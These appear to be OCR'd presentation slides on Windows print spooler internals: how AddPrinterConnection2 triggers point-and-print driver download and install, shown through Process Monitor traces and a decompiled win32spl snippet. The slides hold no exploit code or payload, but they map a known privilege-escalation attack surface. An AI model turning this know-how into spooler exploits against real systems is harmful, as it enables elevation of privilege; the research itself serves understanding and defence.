
`AddPrinterConnection2` Internals




AddPrinterConnection2 Internals

- **ERROR_PRINTER_DRIVER_DOWNLOAD_NEEDED**
  - 0x00000BB9
- winspool!**DownloadAndInstallLegacyDriver**
  - ntprint!**PSetupDownloadAndInstallLegacyDriver**
    - ntprint!**DisplayWarningForDownloadDriver**
    - ntprint!**DownloadAndInstallLegacyDriver**

Point-and-Print or Package Point-And-Print?





Capture the Driver Download

3:24:5...	spoolsv.exe	2116	WriteFile	SUCCESS	\\192.168.234.133\pipe\spoolss	Offset: 0, Length: 1...
3:24:5...	spoolsv.exe	2116	ReadFile	SUCCESS	\\192.168.234.133\pipe\spoolss	Offset: 0, Length: 1...
3:24:5...	spoolsv.exe	2116	CreateFile	SUCCESS	\\192.168.234.133\pipe\spoolss	Desired Access: G...
3:24:5...	spoolsv.exe	2116	SetPipeInformat...	SUCCESS	\\192.168.234.133\pipe\spoolss	
3:24:5...	spoolsv.exe	2116	WriteFile	SUCCESS	\\192.168.234.133\pipe\spoolss	Offset: 0, Length: 1...
3:24:5...	spoolsv.exe	2116	ReadFile	SUCCESS	\\192.168.234.133\pipe\spoolss	Offset: 0, Length: 1...
3:24:5...	spoolsv.exe	2116	ReadFile	SUCCESS	\\192.168.234.133\pipe\spoolss	Offset: 0, Length: 1...
3:24:5...	spoolsv.exe	2116	CreateFile	SUCCESS	C:\Users\R3DF09\AppData\Local\Temp\{2D28DDBA-C515-4FAB-ABC8-E5CE2A393E80}\PSCRIPT5.DLL	Desired Access: G...
3:24:5...	spoolsv.exe	2116	CreateFile	SUCCESS	C:\Users\R3DF09\AppData\Local\Temp\{2D28DDBA-C515-4FAB-ABC8-E5CE2A393E80}\PS5UI.DLL	Desired Access: G...
3:24:5...	spoolsv.exe	2116	CreateFile	SUCCESS	C:\Users\R3DF09\AppData\Local\Temp\{2D28DDBA-C515-4FAB-ABC8-E5CE2A393E80}\CUTEPDFW.PPD	Desired Access: G...
3:24:5...	spoolsv.exe	2116	CreateFile	SUCCESS	C:\Users\R3DF09\AppData\Local\Temp\{2D28DDBA-C515-4FAB-ABC8-E5CE2A393E80}\PSCRIPT.HLP	Desired Access: G...
3:24:5...	spoolsv.exe	2116	CreateFile	SUCCESS	C:\Users\R3DF09\AppData\Local\Temp\{2D28DDBA-C515-4FAB-ABC8-E5CE2A393E80}\PSCRIPT.NTF	Desired Access: G...
3:24:5...	spoolsv.exe	2116	CreateFile	SUCCESS	C:\Users\R3DF09\AppData\Local\Temp\{2D28DDBA-C515-4FAB-ABC8-E5CE2A393E80}\PSCRIPT5.DLL	Desired Access: R...
3:24:5...	spoolsv.exe	2116	CreateFile	SUCCESS	C:\Users\R3DF09\AppData\Local\Temp\{2D28DDBA-C515-4FAB-ABC8-E5CE2A393E80}\PSCRIPT5.DLL	Desired Access: G...
3:24:5...	spoolsv.exe	2116	WriteFile	SUCCESS	C:\Users\R3DF09\AppData\Local\Temp\{2D28DDBA-C515-4FAB-ABC8-E5CE2A393E80}\PSCRIPT5.DLL	Offset: 0, Length: 6...
3:24:5...	spoolsv.exe	2116	CreateFile	PATH NOT FOUND	C:\Users\R3DF09\AppData\Local\Temp\{2D28DDBA-C515-4FAB-ABC8-E5CE2A393E80}\en-US\PSCRIPT5...	Desired Access: G...
3:24:5...	spoolsv.exe	2116	CreateFile	PATH NOT FOUND	C:\Users\R3DF09\AppData\Local\Temp\{2D28DDBA-C515-4FAB-ABC8-E5CE2A393E80}\en\PSCRIPT5.DL...	Desired Access: G...
3:24:5...	spoolsv.exe	2116	CreateFile	SUCCESS	C:\Users\R3DF09\AppData\Local\Temp\{2D28DDBA-C515-4FAB-ABC8-E5CE2A393E80}\PSCRIPT5.DLL	Desired Access: R...
3:24:5...	spoolsv.exe	2116	CreateFile	SUCCESS	C:\Users\R3DF09\AppData\Local\Temp\{2D28DDBA-C515-4FAB-ABC8-E5CE2A393E80}\PSCRIPT5.DLL	Desired Access: R...
3:24:5...	spoolsv.exe	2116	CreateFile	SUCCESS	C:\Users\R3DF09\AppData\Local\Temp\{2D28DDBA-C515-4FAB-ABC8-E5CE2A393E80}\PSCRIPT5.DLL	Desired Access: G...
3:24:5...	spoolsv.exe	2116	CreateFile	SUCCESS	C:\Users\R3DF09\AppData\Local\Temp\{2D28DDBA-C515-4FAB-ABC8-E5CE2A393E80}\PSCRIPT5.DLL	Desired Access: G...
3:24:5...	spoolsv.exe	2116	CreateFile	PATH NOT FOUND	C:\Users\R3DF09\AppData\Local\Temp\{2D28DDBA-C515-4FAB-ABC8-E5CE2A393E80}\en-US\PSCRIPT5...	Desired Access: G...
3:24:5...	spoolsv.exe	2116	CreateFile	PATH NOT FOUND	C:\Users\R3DF09\AppData\Local\Temp\{2D28DDBA-C515-4FAB-ABC8-E5CE2A393E80}\en\PSCRIPT5.DL...	Desired Access: G...
3:24:5...	spoolsv.exe	2116	CreateFile	SUCCESS	C:\Users\R3DF09\AppData\Local\Temp\{2D28DDBA-C515-4FAB-ABC8-E5CE2A393E80}\PSCRIPT5.DLL	Desired Access: R...
3:24:5...	spoolsv.exe	2116	CreateFile	SUCCESS	C:\Users\R3DF09\AppData\Local\Temp\{2D28DDBA-C515-4FAB-ABC8-E5CE2A393E80}\PS5UI.DLL	Desired Access: R...
3:24:5...	spoolsv.exe	2116	CreateFile	SUCCESS	C:\Users\R3DF09\AppData\Local\Temp\{2D28DDBA-C515-4FAB-ABC8-E5CE2A393E80}\PS5UI.DLL	Desired Access: G...
3:24:5...	spoolsv.exe	2116	WriteFile	SUCCESS	C:\Users\R3DF09\AppData\Local\Temp\{2D28DDBA-C515-4FAB-ABC8-E5CE2A393E80}\PS5UI.DLL	Offset: 0, Length: 1...
3:24:5...	spoolsv.exe	2116	WriteFile	SUCCESS	C:\Users\R3DF09\AppData\Local\Temp\{2D28DDBA-C515-4FAB-ABC8-E5CE2A393E80}\PS5UI.DLL	Offset: 1,048,576, ...
3:24:5...	spoolsv.exe	2116	CreateFile	PATH NOT FOUND	C:\Users\R3DF09\AppData\Local\Temp\{2D28DDBA-C515-4FAB-ABC8-E5CE2A393E80}\en-US\PS5UI.DL...	Desired Access: G...
3:24:5...	spoolsv.exe	2116	CreateFile	PATH NOT FOUND	C:\Users\R3DF09\AppData\Local\Temp\{2D28DDBA-C515-4FAB-ABC8-E5CE2A393E80}\en\PS5UI.DLL.mui	Desired Access: G...
3:24:5...	spoolsv.exe	2116	CreateFile	SUCCESS	C:\Users\R3DF09\AppData\Local\Temp\{2D28DDBA-C515-4FAB-ABC8-E5CE2A393E80}\PS5UI.DLL	Desired Access: R...
3:24:5...	spoolsv.exe	2116	CreateFile	SUCCESS	C:\Users\R3DF09\AppData\Local\Temp\{2D28DDBA-C515-4FAB-ABC8-E5CE2A393E80}\PS5UI.DLL	Desired Access: R...
3:24:5...	spoolsv.exe	2116	CreateFile	SUCCESS	C:\Users\R3DF09\AppData\Local\Temp\{2D28DDBA-C515-4FAB-ABC8-E5CE2A393E80}\PS5UI.DLL	Desired Access: G...
3:24:5...	spoolsv.exe	2116	CreateFile	PATH NOT FOUND	C:\Users\R3DF09\AppData\Local\Temp\{2D28DDBA-C515-4FAB-ABC8-E5CE2A393E80}\en-US\PS5UI.DL...	Desired Access: G...
3:24:5...	spoolsv.exe	2116	CreateFile	PATH NOT FOUND	C:\Users\R3DF09\AppData\Local\Temp\{2D28DDBA-C515-4FAB-ABC8-E5CE2A393E80}\en\PS5UI.DLL.mui	Desired Access: G...


Capture the Driver Install

3:24:5...	spoolsv.exe	2116	CreateFile	SUCCESS	C:\Windows\System32\spool\drivers\x64\3\New\CUTEPDFW.PPD	Desired Access: Generic Write, Read Attributes, Disposition: OverwriteIf, Options: Sequential ...
3:24:5...	spoolsv.exe	2116	ReadFile	SUCCESS	C:\Users\R3DF09\AppData\Local\Temp\{2D28DDBA-C515-4FAB-ABC8-E5CE2A393E80}\CUTEPDFW.PPD	Offset: 0, Length: 4,096, Priority: Normal
3:24:5...	spoolsv.exe	2116	WriteFile	SUCCESS	C:\Windows\System32\spool\drivers\x64\3\New\CUTEPDFW.PPD	Offset: 0, Length: 4,096, Priority: Normal
3:24:5...	spoolsv.exe	2116	ReadFile	SUCCESS	C:\Users\R3DF09\AppData\Local\Temp\{2D28DDBA-C515-4FAB-ABC8-E5CE2A393E80}\CUTEPDFW.PPD	Offset: 4,096, Length: 4,096
3:24:5...	spoolsv.exe	2116	WriteFile	SUCCESS	C:\Windows\System32\spool\drivers\x64\3\New\CUTEPDFW.PPD	Offset: 4,096, Length: 4,096, Priority: Normal
3:24:5...	spoolsv.exe	2116	ReadFile	SUCCESS	C:\Users\R3DF09\AppData\Local\Temp\{2D28DDBA-C515-4FAB-ABC8-E5CE2A393E80}\CUTEPDFW.PPD	Offset: 8,192, Length: 4,096
3:24:5...	spoolsv.exe	2116	WriteFile	SUCCESS	C:\Windows\System32\spool\drivers\x64\3\New\CUTEPDFW.PPD	Offset: 8,192, Length: 4,096
3:24:5...	spoolsv.exe	2116	ReadFile	SUCCESS	C:\Users\R3DF09\AppData\Local\Temp\{2D28DDBA-C515-4FAB-ABC8-E5CE2A393E80}\CUTEPDFW.PPD	Offset: 12,288, Length: 4,096
3:24:5...	spoolsv.exe	2116	WriteFile	SUCCESS	C:\Windows\System32\spool\drivers\x64\3\New\CUTEPDFW.PPD	Offset: 12,288, Length: 4,096
3:24:5...	spoolsv.exe	2116	ReadFile	SUCCESS	C:\Users\R3DF09\AppData\Local\Temp\{2D28DDBA-C515-4FAB-ABC8-E5CE2A393E80}\CUTEPDFW.PPD	Offset: 16,384, Length: 4,096
3:24:5...	spoolsv.exe	2116	WriteFile	SUCCESS	C:\Windows\System32\spool\drivers\x64\3\New\CUTEPDFW.PPD	Offset: 16,384, Length: 4,096, Priority: Normal
3:24:5...	spoolsv.exe	2116	ReadFile	SUCCESS	C:\Users\R3DF09\AppData\Local\Temp\{2D28DDBA-C515-4FAB-ABC8-E5CE2A393E80}\CUTEPDFW.PPD	Offset: 20,480, Length: 4,096
3:24:5...	spoolsv.exe	2116	WriteFile	SUCCESS	C:\Windows\System32\spool\drivers\x64\3\New\CUTEPDFW.PPD	Offset: 20,480, Length: 4,096, Priority: Normal
3:24:5...	spoolsv.exe	2116	ReadFile	SUCCESS	C:\Users\R3DF09\AppData\Local\Temp\{2D28DDBA-C515-4FAB-ABC8-E5CE2A393E80}\CUTEPDFW.PPD	Offset: 24,576, Length: 4,096
3:24:5...	spoolsv.exe	2116	WriteFile	SUCCESS	C:\Windows\System32\spool\drivers\x64\3\New\CUTEPDFW.PPD	Offset: 24,576, Length: 4,096
3:24:5...	spoolsv.exe	2116	ReadFile	SUCCESS	C:\Users\R3DF09\AppData\Local\Temp\{2D28DDBA-C515-4FAB-ABC8-E5CE2A393E80}\CUTEPDFW.PPD	Offset: 28,672, Length: 3,064
3:24:5...	spoolsv.exe	2116	WriteFile	SUCCESS	C:\Windows\System32\spool\drivers\x64\3\New\CUTEPDFW.PPD	Offset: 28,672, Length: 3,064
3:24:5...	spoolsv.exe	2116	ReadFile	END OF FILE	C:\Users\R3DF09\AppData\Local\Temp\{2D28DDBA-C515-4FAB-ABC8-E5CE2A393E80}\CUTEPDFW.PPD	Offset: 31,736, Length: 4,096
3:24:5...	spoolsv.exe	2116	SetBasicInform...	SUCCESS	C:\Windows\System32\spool\drivers\x64\3\New\CUTEPDFW.PPD	CreationTime: 7/15/2020 8:52:53 PM, LastAccessTime: 7/15/2020 8:52:54 PM, LastWriteTi...
3:24:5...	spoolsv.exe	2116	CreateFile	SUCCESS	C:\Windows\System32\spool\drivers\x64\3\New\CUTEPDFW.PPD	Desired Access: Read Attributes, Delete, Synchronize, Disposition: Open, Options: Synchrono...
3:24:5...	spoolsv.exe	2116	QueryAttributeT...	SUCCESS	C:\Windows\System32\spool\drivers\x64\3\New\CUTEPDFW.PPD	Attributes: A, ReparseTag: 0x0
3:24:5...	spoolsv.exe	2116	CreateFile	SUCCESS	C:\Windows\System32\spool\drivers\x64\3	Desired Access: Write Data/Add File, Synchronize, Disposition: Open, Options: , Attributes: n/...
3:24:5...	spoolsv.exe	2116	SetRenameInfo...	SUCCESS	C:\Windows\System32\spool\drivers\x64\3\New\CUTEPDFW.PPD	ReplaceIfExists: True, FileName: C:\Windows\System32\spool\drivers\x64\3\CUTEPDFW.P...
3:24:5...	spoolsv.exe	2116	CreateFile	SUCCESS	C:\Users\R3DF09\AppData\Local\Temp\{2D28DDBA-C515-4FAB-ABC8-E5CE2A393E80}	Desired Access: Read Data/List Directory, Synchronize, Disposition: Open, Options: Directory...
3:24:5...	spoolsv.exe	2116	QueryDirectory	SUCCESS	C:\Users\R3DF09\AppData\Local\Temp\{2D28DDBA-C515-4FAB-ABC8-E5CE2A393E80}\PSCRIPT.HLP	Filter: PSCRIPT.HLP, 1: PSCRIPT.HLP
3:24:5...	spoolsv.exe	2116	CreateFile	SUCCESS	C:\Windows\System32\spool\drivers\x64\3	Desired Access: Read Data/List Directory, Synchronize, Disposition: Open, Options: Directory...
3:24:5...	spoolsv.exe	2116	QueryDirectory	SUCCESS	C:\Windows\System32\spool\drivers\x64\3\PSCRIPT.HLP	Filter: PSCRIPT.HLP, 1: PSCRIPT.HLP
3:24:5...	spoolsv.exe	2116	CreateFile	SUCCESS	C:\Users\R3DF09\AppData\Local\Temp\{2D28DDBA-C515-4FAB-ABC8-E5CE2A393E80}	Desired Access: Read Data/List Directory, Synchronize, Disposition: Open, Options: Directory...
3:24:5...	spoolsv.exe	2116	QueryDirectory	SUCCESS	C:\Users\R3DF09\AppData\Local\Temp\{2D28DDBA-C515-4FAB-ABC8-E5CE2A393E80}\PSCRIPT.NTF	Filter: PSCRIPT.NTF, 1: PSCRIPT.NTF

It’s Point-And-Print!

How to enable **Package Point-And-Print** mechanism?


spoolsv!**RpcAddPrinterConnection2**



win32spl!TDriverInstall::**CheckPackagePointAndPrint**

```
if (v5 >= 0) {
    v14 = *v1;
    if (*(_BYTE *)(v14 + 0xA8) & 1) {
      v5 = TDriverInstall::DownloadAndImportDriverPackages(v2,
(struct _DRIVER_INFO_8W *)v14);
    }
}
```

Get Object


Print Client
win32spl!NCSRConnect::TConnection::RemoteGetPrinterDriver
RPC
Get Object
Print Server
spoolsv!TRemoteWinspool::RpcAsyncGetPrinterDriver

_DRIVER_INFO_8W Structure

